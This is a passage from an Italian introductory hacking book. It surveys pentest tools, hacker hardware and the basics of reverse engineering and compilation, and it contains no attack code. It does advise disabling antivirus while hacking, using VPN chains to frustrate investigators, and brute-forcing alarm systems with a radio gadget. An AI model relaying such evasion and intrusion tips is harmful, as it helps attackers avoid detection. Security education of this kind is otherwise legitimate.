Detto questo, per Linux esistono delle "distro", cioè delle edizioni, sviluppate *ad hoc* per il mondo della sicurezza informatica. Kali Linux (`www.kali.org`; Figura 2.2) è forse la più nota, diffusa e utilizzata, e in

effetti racchiude un insieme di strumenti dedicati al penetration testing, o pentest, che la rendono il coltellino svizzero dell'hacker. Ed è bene precisare che si presta a qualsiasi genere di hacking, dal white hat al black hat. Si tratta di un tool, open source e gratuito, che non può davvero mancare nella tua cassetta degli attrezzi.

Figura 2.2 Kali Linux raccoglie il meglio dei tool dedicati all'hacking e al penetration testing.

Va da sé che, per utilizzare Kali, puoi installare Linux come sistema operativo principale del tuo computer, oppure sfruttare la virtualizzazione (Figura 2.3). In questo caso, serve un programma apposito. Le scelte principali sono due: VirtualBox di Oracle (`www.virtualbox.org`), disponibile per Windows, Linux, Mac e Solaris, e VMware Workstation Player (`www.vmware.com>`), disponibile per Windows e Linux. Sono entrambi gratuiti e di ottima qualità.




Figura 2.3 La virtualizzazione è il modo migliore per assaporare Kali Linux da Windows o Mac OS, senza ricorrere a complesse installazioni.

Tutto quel che serve

Di fatto, con questa dotazione di base hai già tutto ciò che serve per imparare diverse tecniche di hacking, anche molto approfondite. Poi è chiaro che vige la regola del “più ce n’è e meglio è”. In quest’ottica, e facendo storcere il naso ai puristi, valuta anche le soluzioni a pagamento, soprattutto perché molte sono disponibili in versioni dimostrative gratuite. So bene che gli hacker puntano ai software open source, e questa è cosa buona e giusta, ma esistono anche tecnologie proprietarie che offrono un rapporto benefici/costi favorevole. E quando la sicurezza informatica diventa un lavoro, e questo rapporto ha un valore fondamentale, è il caso di prenderle in considerazione. Burp (`www.portswigger.net`), per esempio, è un tool simile a Kali ma con

un’interfaccia più amichevole e veloce. Da una parte manca di alcuni strumenti della celebre distro Linux, ma dall’altra ha funzioni di scansione notevoli. Ed è disponibile sia in una completa e sontuosa versione a pagamento, sia in una Community Edition gratuita (e presente in Kali), anche se tarpata di buona parte delle funzioni avanzate (Figura 2.4).

Acunetix (www.acunetix.com) è uno scanner di vulnerabilità eccellente, specializzato soprattutto nelle applicazioni web. Ha prezzi abbordabili, specie grazie a offerte per singoli obiettivi da scansionare, ed è disponibile anche in versione gratuita. A dire il vero, piuttosto limitata.




Figura 2.4 La versione gratuita di Burp regala parecchie soddisfazioni, ma quella a pagamento, disponibile anche in versione dimostrativa, mostra i veri vantaggi di questa soluzione.

È completo e gratuito invece Immunity Debugger (www.immunityinc.com), uno dei più potenti strumenti di reverse engineering presenti sul mercato. Salito agli onori della cronaca per essere utilizzato in numerose conferenze internazionali, deve la sua giusta fama all’interfaccia molto chiara, con cui è possibile analizzare codice di applicativi e soprattutto malware, e scrivere agevolmente codice per exploit (Figura 2.5).




Figura 2.5 Immunity Debugger è uno dei tool più diffusi (e complessi) nel mondo dell'hacking e della sicurezza informatica in genere.

Che cosa si intende per codice?
Un software, qualsiasi software, che si tratti di un videogioco o di un sistema operativo, è composto da una lunga serie di istruzioni, che variano a seconda del linguaggio di programmazione con cui è sviluppato. Il vecchio Windows XP, una versione "semplice" del sistema operativo di Microsoft, era composto da circa 45 milioni di queste istruzioni. Immaginale come 45 milioni di righe che ti scorrono davanti agli occhi. Se consideri che una pagina di questo libro ne contiene 30-35, puoi immaginare di quali cifre si parla. L'insieme di istruzioni che compongono un software è chiamato "codice sorgente", o semplicemente "codice", di quel programma. Va da sé che anche un exploit, che di fatto è un piccolo programma pronto a sfruttare una vulnerabilità, è composto da codice.

In tema di disassembler non mancano le alternative, comunque. Tra le più note ci sono Radare (www.radare.org) e l'arcinoto IDA Pro (www.hex-rays.com), che è un po' lo standard *de facto* quando si parla di reverse engineering nel campo della sicurezza.

C'è poi un sottobosco di software presenti nelle distribuzioni Linux dedicate alla sicurezza, con Kali in testa, ma che possono essere

installati in modo indipendente e che, volendo, sono disponibili anche per altri sistemi operativi, come Windows.

L’arte del reverse engineering

Con reverse engineering si intende una pratica con cui, partendo da un prodotto finito, si risale alla sua struttura e al suo funzionamento. Nel caso di un software, il reverse engineering consiste nell’analizzarlo e, tramite appositi software, trasformarlo in codice che permetta di studiarne i meccanismi più intimi. Anche se smontassi un frigorifero, per capire come funziona, si tratterebbe di reverse engineering.

Per capire bene in che cosa consiste il reverse engineering di un software, occorre prima comprendere come si sviluppa un programma. Una volta scritto il codice sorgente, questo viene *compilato*, cioè viene trasformato in *codice assembly*, che viene compreso dal computer. I linguaggi di programmazione, infatti, richiedono l’utilizzo di istruzioni quanto più possibile vicine al linguaggio umano, non a quello dei computer, e quindi per rendere operativo il programma occorre “trasformare” il codice del linguaggio preferito in assembly. L’assembly, proprio perché più vicino alla comprensione da parte del processore, che dell’uomo, è molto complesso. La compilazione trasforma il codice sorgente in blocchi di codice assembly, chiamati “oggetti”. Questi oggetti, poi, vengono uniti da un “linker”, a formare i file eseguibili che di certo hai incontrato nelle tue attività informatiche. Il reverse engineering opera nel senso opposto: partendo dall’eseguibile tenta di risalire al codice sorgente. Di solito, però, ci si ferma al codice assembly, poiché tornare al codice sorgente che lo ha generato è complesso e a forte rischio di errori e omissioni. Senza contare che, avendo del codice assembly a disposizione, è possibile modificarlo o integrarlo più agevolmente, come succede quando si sviluppa un exploit.

Ecco perché, per un hacker, diventa molto importante imparare a programmare in assembly!

Uno di questi è il mitico Network Mapper, o NMap, uno dei più potenti e versatili port scanner sul mercato. E non preoccuparti se non sai che cosa vuole dire “port scanner”, ci torneremo in seguito. Wireshark è invece una scelta imprescindibile per chiunque voglia verificare le vulnerabilità di una rete, specie se c’è da analizzare l’operato di un firewall (Figura 2.6).




Figura 2.6 L'interfaccia di Wireshark può essere considerata semplice e chiara.

Non è facile, lo capisci bene, elencare dei software davvero irrinunciabili. L'offerta è così elevata, e le alternative di tale qualità, che in fondo ogni persona che si dedica alla sicurezza ha una propria, personale, cassetta degli attrezzi. Il vero obiettivo, dunque, è stabilire quali sono le proprie necessità e scegliere gli strumenti migliori per soddisfarle. Oltre ai software fin qui elencati avremo modo di conoscerne molti altri, e altri ancora ne conoscerai lungo il tuo percorso. Non farti mai mancare una buona dose di curiosità nel provare nuove soluzioni e vedere se fanno al caso tuo. L'aggiornamento, in questo mondo, è la vera arma segreta.

Sicurezza a due facce

Ne approfitto per rispondere a una domanda che mi viene posta spesso: software di sicurezza sì o no? Un hacker, insomma, deve usare antivirus e firewall? Odio non poter dare risposte nette, ma dipende: i software di sicurezza tendono a essere molto invasivi e a confondere spesso e volentieri i tool di hacking con minacce informatiche (a volte perché, in effetti, lo sono...), con il risultato che li bloccano o eliminano. Quindi o si spende del tempo a configurare l'antivirus in modo che non dia falsi positivi, o è meglio evitarlo a priori. In linea di massima, nelle attività di hacking viene disattivato. Discorso leggermente diverso per il firewall: se ben configurato, si rivela una difesa preziosa contro attacchi che potresti subire a tua volta. L'enfasi va proprio su quel "se ben configurato", perché in caso contrario può dare parecchi problemi con i tuoi software preferiti. Ecco perché, anche in questo caso, si preferisce disattivare il software.

Irrinunciabile è invece una VPN (Virtual Private Network), vale a dire una tecnologia che consente di far passare la propria connessione Internet per punti intermedi sparsi per il globo. Ogni volta che si passa per un punto, la connessione assume un indirizzo IP diverso, rendendo difficile, per non dire impossibile, risalire all'utilizzatore originario. Si può essere al lavoro in Italia, utilizzando una VPN che passa per server dislocati ovunque in Russia, Cina, Australia, Brasile... Quando lascerai tracce del tuo passaggio si vedrà solo l'ultimo indirizzo, cioè quello brasiliano. E anche se qualcuno si prendesse la briga di identificare, a ritroso, i vari passaggi della connessione, si scontrerebbe con difficoltà tecniche e legali tali da far desistere qualunque genere di indagine. Esistono moltissimi ottimi servizi VPN, ma conviene scegliere quelli famosi, e quindi a pagamento. Devi considerare che per una VPN passeranno tutti i tuoi dati, e un servizio di Virtual Private Network poco serio potrebbe "sbirciarli" senza troppa fatica. Quindi evita le

proposte gratuite e sconosciute, e investi qualche euro in un servizio serio (Figura 2.7).




Figura 2.7 Un buon servizio VPN offre la possibilità di far “passare” la propria connessione da diversi luoghi.

Hardware

Non esiste un computer “da hacker”. Esiste un computer che ti fa sentire a tuo agio e questo è l’unico fattore da tenere in considerazione. Pc? Mac? Un vecchio netbook trovato in cantina? Se ha una tastiera comoda e un display di discrete dimensioni, è quello giusto. Poi dipende anche dai software che intendi utilizzare. Se ci installi direttamente Kali, tutto sommato, non servono particolari caratteristiche. Se invece vuoi installarci Windows, e usare Kali su una macchina virtuale, è chiaro che servono un processore potente e tutta la RAM che ti puoi permettere.

Qualcosa su Kali

Kali Linux, successore del mitico BackTrack, è una distribuzione o distro... Linux. Deriva infatti da Debian e include una nutrita serie di strumenti dedicati al penetration testing. L'offerta è così ben assortita che Kali è diventato una sorta di standard *de facto* nel settore. Non solo dalla parte dei "buoni", ma anche da quella dei "cattivi". Pur così potente e ricco, Kali si installa agevolmente su una macchina virtuale (a breve spiegherò come), ma se ne fai grande uso, o puoi dedicargli un intero computer, valuta la possibilità d'installarlo in pianta stabile, come sistema operativo principale. Terza opzione: installarlo in una memoria USB in modo da avviarlo all'occorrenza.

Eviterei di considerare smartphone e tablet come macchine con cui fare dell'hacking serio. Non che manchino degli esempi in tal senso, per carità (la versione NetHunter di Kali è stata sviluppata proprio per questo; Figura 2.8), ma visto che portiamo avanti attività complesse e delicate, meglio poter contare su macchine stabili e non sui frutti di qualche esotica sperimentazione.

Figura 2.8 Kali NetHunter è la versione "mobile" di Kali Linux. Un buon esperimento, anche se la versione completa è tutta un'altra cosa.

Componente spesso trascurato e invece essenziale per i nostri fini è la scheda wireless. Che si utilizzi un computer fisso o un notebook, nel 90% dei casi si tratterà di un modello scarso. Questo è il motivo per cui chi si diletta con la sicurezza informatica ne acquista uno *ad hoc*. Inutile consigliare un modello particolare, poiché cambiano in continuazione, ma è bene stare attenti al chip utilizzato. Alcuni si sposano a meraviglia con i tool di sicurezza, altri o non sono compatibili o tarpano le possibilità offerte da questi software. Le caratteristiche a cui fare attenzione, in particolare, sono che il chip supporti il *monitor mode* e che sia possibile effettuare il *packet injection*. A differenza del classico *promiscuous mode*, o modalità promiscua, il monitor mode permette di catturare i dati wireless senza doversi collegare a una determinata rete. Si possono quindi memorizzare tutti i dati che passano nell'etere e che sono a portata dell'antenna della scheda. Il packet injection, invece, consente non solo di catturare dati ma anche di inserirne di propri in una rete. Una veloce ricerca in Rete ti permetterà di trovare diverse proposte in questo senso. Fai attenzione, però, a quelle "modaiole".

La diffusione dell'hacking ha fatto proliferare diversi gadget, tra cui appunto schede wireless, dal design aggressivo e dalle funzioni più disparate. Molte di queste schede, tuttavia, sono inutili e vengono fatte pagare a caro prezzo. Esistono ottime schede wireless, che funzionano in monitor mode, del costo di qualche decina di euro. Si tratta di un investimento obbligato, a cui si possono aggiungere altri gadget. Serie televisive e blockbuster hollywoodiani ci restituiscono l'immagine di un hacker pieno zeppo di aggeggi di questo tipo, ma la verità è che non esiste tecnica che non possa essere messa in atto anche senza antenne dopate, chiavette USB potenziate o micro-computer nascosti in una penna (il pensiero fa un po' sorridere, ma non siamo distanti dalla realtà). Resta il fatto che, per utilizzi particolari, esistono dei gadget

che possono facilitare il lavoro. Nella mia esperienza, per esempio, ho trovato molto utile PandwaRF (`www.pandwarf.com`; Figura 2.9). Si tratta di uno strumento di analisi delle onde radio con frequenza inferiore a 1 GHz, che permette di scansionare, verificare la sicurezza e, quando possibile, hackerare sistemi che ne fanno uso. Per esempio, con questo gadget è possibile effettuare un attacco "di forza bruta" a un sistema d'allarme, disattivandolo.

Figura 2.9 PandwaRF è uno dei pochi gadget "fisici" che fanno la differenza.

Il suo utilizzo è un po' complesso, ma dato che è possibile aggiungere nuove funzioni caricando semplici programmini JavaScript (se ne trovano molti di preconfezionati anche in Rete), si tratta di un tool dalla grande versatilità. Utile, per esempio, quando si vuole

effettuare un penetration test anche fisico, che preveda dei tentativi di intrusione in una struttura.

A proposito di accesso fisico, tra gli hacker sono molto in voga anche i kit di *lock picking*, vale a dire l'arte di aprire serrature chiuse (Figura 2.10). Certo, si tratta di una pratica illegale, ma in molti contesti vengono richiesti test di vulnerabilità che includano tentativi di accesso a edifici protetti, che magari contengono server importanti. Questi kit, molti dei quali dotati di meccanismi con cui esercitarsi, consentono di aprire vari modelli di serratura, anche di nuova generazione.

Figura 2.10 Un kit di lock picking comprensivo di serratura per "allenarsi".

Sta riscuotendo un certo consenso la famiglia di schede WiFi Pineapple (www.wifipineapple.com; Figura 2.11). Si tratta di schede wireless progettate espressamente per l'hacking e, al di là di caratteristiche tecniche di buon livello, possono contare su una componente software di tutto rispetto. Parlo di PineAP, una piattaforma ricca di funzioni che vanno dal monitoraggio delle reti wireless fino ai test di penetrazione, passando per una ricca offerta di moduli software scaricabili dalla Rete e pronti a eseguire funzioni aggiuntive. Niente che non si possa fare con una scheda wireless più economica e qualche software open source, ma tutto sommato la qualità costruttiva di WiFi Pineapple è buona e il software molto più semplice da usare rispetto a quello di altri concorrenti.

Figura 2.11 La Nano è la scheda più piccola della famiglia WiFi Pineapple. Eppure ha tutto quel che serve per effettuare scansioni e attacchi di alto livello.

USB Rubber Ducky è, invece, una chiavetta USB un po' particolare. Una volta collegata a un computer *non* viene riconosciuta come memoria esterna, bensì come tastiera. In questo modo, non è sottoposta a eventuali controlli di sicurezza automatici, come la scansione dell'antivirus. Al suo interno, in realtà, si cela un software in grado di eseguire una lunga serie di comandi programmabili, in un tempo record. Utilizza un linguaggio di scripting con cui realizzare piccoli programmi malevoli che, dunque, entrano in funzione non appena la USB Rubber Ducky viene collegata. Molto pubblicizzata (è utilizzata

anche in una puntata della serie TV *Mr. Robot*), ha un costo contenuto, anche se si trovano alternative più economiche o che, addirittura, ci si può costruire da sé (Figura 2.12).




Figura 2.12 La USB Rubber Ducky è un gadget particolare ma molto utile quando si ha accesso fisico al sistema da attaccare.

Per iniziare bene

Sebbene in queste pagine abbia illustrato un gran numero di strumenti utili a chi vuole scoprire il meraviglioso mondo della sicurezza informatica, ci tengo a ribadire che la dotazione software e hardware è nulla rispetto all'insieme di nozioni che un aspirante hacker dovrebbe apprendere. Per questo motivo, in questo libro, tendo a limitare l'utilizzo di strumenti esotici, riconducendo quasi ogni spiegazione a una dotazione davvero minima. Imparando a lavorare con poco ti abituerai a risolvere ogni problema in ogni situazione, fermo restando che potrai arricchire il tuo laboratorio in un secondo momento. Ma prima, passiamo a studiare i fondamentali.

Come funziona un programma

Esistono, di base, tre livelli di hacking. Uno molto “leggero”, se mi si passa il termine, che consiste nell’esclusivo utilizzo di tool (strumenti) preconfezionati. È quello adottato in genere dai lamer, ma esistono anche buoni hacker che si fermano a questo livello in determinati casi, ossia quelli in cui l’obiettivo è molto chiaro e non servono altri studi o analisi per operare.

C’è poi, al contrario, un livello di hacking “aggressivo”. È quello in cui, dopo un attento studio di sistemi e programmi, si va addirittura a modificarne il contenuto per ottenere lo scopo desiderato.

A metà strada tra i due c’è quello che definisco come livello “equilibrato”: si hanno le conoscenze necessarie a comprendere come è strutturato un programma e un sistema e, in base a quel che si deve fare, si sceglie lo strumento migliore. Smanettando con del codice, se necessario, oppure trovando lo strumento adatto tra quelli offerti dal mercato o dal mondo open source.

Non commettere mai lo sbaglio di scegliere un livello estremo, precludendoti tanti ottimi tool che, nelle mani giuste, possono regalare parecchie soddisfazioni, automatizzando diversi processi che, altrimenti, richiederebbero ore e ore. Ecco perché, pur essendo importante imparare come è strutturato un programma e come potervi mettere le mani, operare un reverse engineering del codice, oggi, il più delle volte, può rivelarsi un’operazione stucchevole, che porta via

tempo che si potrebbe dedicare ad altri aspetti del proprio progetto di hacking.

Scrivere un programma

I software sono realizzati da programmatori (o coder) che scrivono una serie di istruzioni caratteristiche di uno specifico linguaggio. Ci sono quelle del C, del C++, del Python e così via. I linguaggi di programmazione si dividono in due categorie. Ci sono quelli *interpretati*, come appunto Python, che sono eseguiti immediatamente e richiedono un software per il loro avvio. Poi, ci sono quelli *compilati*, come C e C++, che una volta completati (compilati, appunto) sono eseguiti senza bisogno di nient'altro.

Interpretato o compilato?
La distinzione, spesso, non è netta, perché molti linguaggi di programmazione consentono di essere sia interpretati sia compilati. Per esempio, esistono dei compilatori C e C++ che funzionano direttamente da browser ed eseguono il codice mostrando subito il risultato su schermo, senza generare alcun file eseguibile. In questo caso *interpretano* quel codice. Se invece il medesimo programma viene gestito da Visual Studio, generando un file eseguibile, come un EXE, si ha un software compilato.

Entrambe le categorie offrono vantaggi e svantaggi, ma i software compilati sono quelli più diffusi e, quindi, più soggetti ad analisi da parte di hacker ed esperti di sicurezza. Ma ti sei mai chiesto come funziona, davvero, un programma?

Per prima cosa, il programmatore scrive il codice sorgente nel linguaggio preferito. Per esempio, per realizzare, in linguaggio C, un programma che scriva su schermo "Hello, world!", occorre digitare le istruzioni del Listato 3.1.

Listato 3.1 "Hello, world!" in linguaggio C.

```
#include <stdio.h> void main() { printf("Hello, world!"); }
```

NOTA

